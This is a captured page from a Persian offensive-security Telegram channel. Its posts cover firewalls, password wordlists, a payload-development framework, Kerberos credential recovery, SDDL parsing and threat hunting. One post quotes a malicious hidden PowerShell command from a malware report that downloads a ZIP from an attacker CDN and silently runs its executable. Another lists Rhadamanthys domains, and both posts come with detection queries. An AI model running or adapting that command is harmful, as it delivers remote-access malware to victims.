TGViewer
Channel Public Channel
Try Hack Box

Try Hack Box

@tryhackbox

1 Nov 2020
1399/08/11


🔴 THB | Offensive Security

آموزش، تحقیق و تجربه عملی در امنیت تهاجمی

Penetration Testing · Red Teaming · AI Security

🎯 یاد بگیر. آزمایش کن. حرفه‌ای شو.
Subscribers
6.92K
Photos
750
Videos
79
Links
769

Showing posts older than #2800 · Back to latest

Older Posts 13 shown
Post #2799 1.28K
🛡 فایروال: دیوار دفاعی شبکه! 🔥

فایروال اولین خط دفاعی هر شبکه‌ای هست که ترافیک ورودی و خروجی رو بر اساس سیاست‌های امنیتی کنترل می‌کنه.

✍️نویسنده
@TryHackBoxStory | The Chaos
#FireWall #Network #CyberSecurity #Blog
  • 👍 6
  • ❤ 1
Post #2798 1.37K
🔖 بازی رمز عبور یک بازی پازل مرورگری محبوب و عجیب در اینترنت است که توسط نیل آگاروال ساخته شده است، جایی که بازیکن باید رمز عبوری بسازد که با قوانین روزافزون عجیب و غریب و غیرمعمول مطابقت داشته باشد، قوانینی که شامل مسائل ریاضی، قوانین شطرنج، بازی‌هایی مانند GeoGuessr و پازل‌های منطقی می‌شود.

بازی با الزامات ساده شروع می‌شود (طول، اعداد، حروف)، اما به سرعت پیچیده می‌شود و از بازیکن می‌خواهد از منطق، تداعی‌ها، دانش و ذکاوت برای برآورده کردن تمام شرایط قبلی استفاده کند تا به مرحله بعدی برود.

تو چند مرحله از بازی را می‌توانی پشت سر بگذاری؟

https://neal.fun/password-game/
#game #password
@TryHackBox
  • 👏 4
  • ❤ 1
Post #2795 1.49K
#reverse #guide


ریورس و تحلیل امنیتی سیستم خانه هوشمند مبتنی بر ESP32

هدف اصلی پروژه، دسترسی به کنترل از راه دور دستگاه و یکپارچه‌سازی آن با Home Assistant است.

اما برای رسیدن به این هدف باید چند مرحله پیچیده را پشت سر گذاشت از جمله:
⦁ آنالیز اپلیکیشن موبایل مربوطه
⦁ بازکردن فیزیکی دستگاه
⦁ ریورس مهندسی (reverse engineering)
⦁ تحلیل رمزنگاری (cryptographic analysis)

این مراحل کمک می‌کنند عملکرد سیستم و پروتکل‌های امنیتی آن به‌طور دقیق بررسی شود و راه دسترسی امن و کامل به کنترل از راه دور فراهم شود.

لینک
@TryHackBox
  • 👍 6
Post #2794 1.17K
درود خدمت دوستان گرامی بنده اینجا روی حملات اکتیو دایرکتوری و مباحث ردتیم تمرکز خواهم کرد و سناریوها و معرفی و اطلاعات جامع در مورد پروتکل ها و موارد دیگر که تجربه بنده هست رو در اختیار شما عزیزان قرار میدهم .
@KavehOffSec
  • ❤ 14
Post #2791 1.53K
#guide #bestpractices #bugbounty

برای تست فایل‌های JavaScript در حوزه باگ بانتی، باید بدونی دنبال چی بگردی. نکاتی که معمولا تو این فایل‌ها پیدا می‌کنیم شامل این‌ ها هستن:

⦁ API endpoint
های مهم و لینک‌ها و مسیرهای کاربردی برنامه
⦁ اطلاعات ورود (credential) که به صورت هاردکد شده تو کد رفته
⦁ پارامترهای ورودی که ممکنه باعث SSRF یا آسیب‌پذیری‌ های مشابه بشن
⦁ مشکلات و آسیب‌پذیری‌ های مبتنی بر DOM و چیزهای دیگه

این موارد بهت کمک می‌ کنن نقاط ضعف وب‌اپلیکیشن رو بهتر پیدا کنی و در باگ بانتی‌ ها استفاده کنی.

گیت هاب
@TryHackBox
  • 🔥 9
  • ❤ 2
Post #2787 1.33K

Sickle
یک فریمورک برای توسعه پیلود است.

اگرچه ماژول‌ های فعلی این ابزار عمدتاً روی اسمبلی (ساختن باینری) متمرکز هستند، اما محدود به فقط شِلکد (Shellcode) نیست.

در حال حاضر Sickle می‌تواند در موارد زیر کمک کند:
⦁  تبدیل دستورهای اسمبلی به کد ماشین (اپکدها)
⦁  اجرای بایت‌کدها، شامل پیلودهای تولید شده
⦁  فرمت‌بندی opcodes برای زبان‌ های برنامه‌ نویسی تارگت
⦁  شناسایی کاراکترهای نامجاز (bad characters)
⦁  انجام دیس‌ اسمبلی خطی
⦁  مقایسه تفاوت‌ها بین نسخه‌ های مختلف کد

گیت هاب
@TryHackBox
  • ❤ 8
Post #2786 1.34K
#redteam #security


🔐 Weakpass
— یکی از بزرگ‌ترین مجموعه‌ های دیکشنری‌ های پسورد برای اهداف مختلف: از تست نفوذ تا افزایش امنیت پسوردها.

از ویژگی‌های جدید موجود می‌توان به موارد زیر اشاره کرد:

• API
برای ساده‌سازی استفاده از سرویس.
• دیکشنری‌های پیش‌محاسبه شده برای MD5، NTLM، SHA1 و SHA256.
• امکان جستجو بر اساس هش‌های MD5، NTLM، SHA1 و SHA256.
• قابلیت تولید پسورد.
https://weakpass.com/
@TryHackBox
  • ❤ 4
  • 👌 3
Post #2784 1.78K
در برخی موارد، مهاجمان از پسوندهای دامنه‌ی غیرمعمول و خاص برای زیرساخت‌های خود استفاده می‌کنند. بیایید به یک نمونه‌ی اخیر که مربوط به بدافزار Rhadamanthys است نگاهی بیندازیم. بیشتر دامنه‌ها دارای پسوندهایی هستند که بسیار مشکوک به نظر می‌رسند، مانند:

cloud341[.]autos
cloud341[.]baby
cloud341[.]icu
cloud341[.]lol
cloud341[.]monster
cloud34221[.]hair
cloud34221[.]homes
cloud34221[.]quest
cloud343[.]boats
cloud9342[.]beauty


ارزشش را دارد که برای این مورد یک کوئری هانتر بنویسیم، نه؟

event_type: "dnsreqwin"

AND

dns_rname: (*.autos OR *.baby OR *.icu OR *.lol OR *.monster OR *.hair OR *.homes OR *.quest OR *.boats OR *.beauty)

@TryHackBox
  • ❤ 6
Post #2782 1.83K
📃 طبق این گزارش مهاجم از یه فایل LNK مخرب برای اجرای یه دستور مخفی PowerShell استفاده کرده که یه سند PDF جعلی (lure) و یه فایل ZIP دیگه رو از آدرس Bunny CDN دانلود میکنه:
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "try { iwr 'hxxps://555555cnd.b-cdn[.]net/Marriott_Marketing_Job_Description.pdf' -OutFile 'C:\Users\Public\Marriott.pdf'; Start-Process 'C:\Users\Public\Marriott.pdf'; Start-Sleep -Seconds 3; iwr 'hxxps://555555cnd.b-cdn[.]net/002.zip' -OutFile 'C:\Users\Public\002.zip'; Expand-Archive -Path 'C:\Users\Public\002.zip' -DestinationPath 'C:\Users\Public' -Force; Start-Process 'C:\Users\Public\XtraViewer.exe' -ArgumentList '/silent_start' } catch {}"

با وجود اینکه این دستور خیلی رایجه و به‌راحتی میشه کشفش کرد، استفاده از Bunny CDN جالب به نظر میرسه. و البته، ما میتونیم ازش برای شکار (hunting) استفاده کنیم:
event_type: "dnsreqwin"

AND

dns_rname: "b-cdn.net"

@TryHackBox
#LNKMalware #PowerShell #Malicious
  • ❤ 5
Post #2781 2.25K
بازیابی_رمزهای_عبور_از_ترافیک_Kerberos_کپچر_شده.pdf894.4 KB
💢 بازیابی رمزهای عبور از ترافیک Kerberos کپچر شده

✍ یه یادداشت یهویی که می‌ تونه به شما کمک کنه بدون نیاز به تعامل با کنترلر دامنه (Domain Controller)، به‌صورت مخفیانه اطلاعات کاربری یه کاربر دامنه رو به دست بیارید!


📃 مقاله ما راجب Kerberos

@TryHackBox | Github | YouTube | Group
#Kerberos #Password
  • 👍 4
Post #2780 1.56K
🔖 SDDL  | اشک‌هاتو برای یه روز دیگه نگه دار

⭕ بخش دوم

(برای عمیق ترشدن تو فرمت SDDL، این
پست رو ببینید: لینک)

اگه حرفه‌ای تو فهمیدن SDDL نیستید، کافیه از cmdlet ConvertFrom-SddlString استفاده کنید که از PowerShell 5.0 معرفی شده. می‌تونید بخش سخت DACL رو این‌جوری گسترش بدید:
ConvertFrom-SddlString "O:BAG:SYD:(A;;0xf0005;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-573)" | Select -Expand DiscretionaryAcl

اگه از PowerShell متنفرید، از این ابزارها استفاده کنید:

https://github.com/advancedmonitoring/SDDLViewer
https://github.com/zacateras/sddl-parser

@TryHackBox
#Windows #SDDL
  • ❤ 3
  • 👍 1
Post #2779 1.5K
🔖 SDDL | اشک‌هاتو برای یه روز دیگه نگه دار

💢 بخش اول

📃 چند بار چشمای خودتون رو خسته کردید تا ACL تو ویندوز رو بفهمید؟ مثلاً این رشته:

O:BAG:SYD:(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x3;;;BO)(A;;0x5;;;SO)(A;;0x1;;;IU)(A;;0x3;;;SU)(A;;0x1;;;S-1-5-3)(A;;0x2;;;S-1-5-33)(A;;0x1;;;S-1-5-32-573)

به این معنیه:

1️⃣ O:BA
- مالک (Owner): "مدیران داخلی" (Built-in Administrators)
2️⃣ G:SY
- گروه (Group): "سیستم محلی" (Local System)
3️⃣ Last part
DACL (Discretionary Access Control List)

بیاید یه بخش از DACL رو رمزگشایی کنیم:

(A;;0x7;;;BA)
- دسترسی مجاز (ACCESS ALLOWED) برای "مدیران داخلی" (Built-in Administrators) برای ایجاد دایرکتوری‌ها، لیست کردن دایرکتوری و نوشتن داده.

@TryHackBox
#Windows #SDDL
  • ❤ 4
  • 👍 2
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →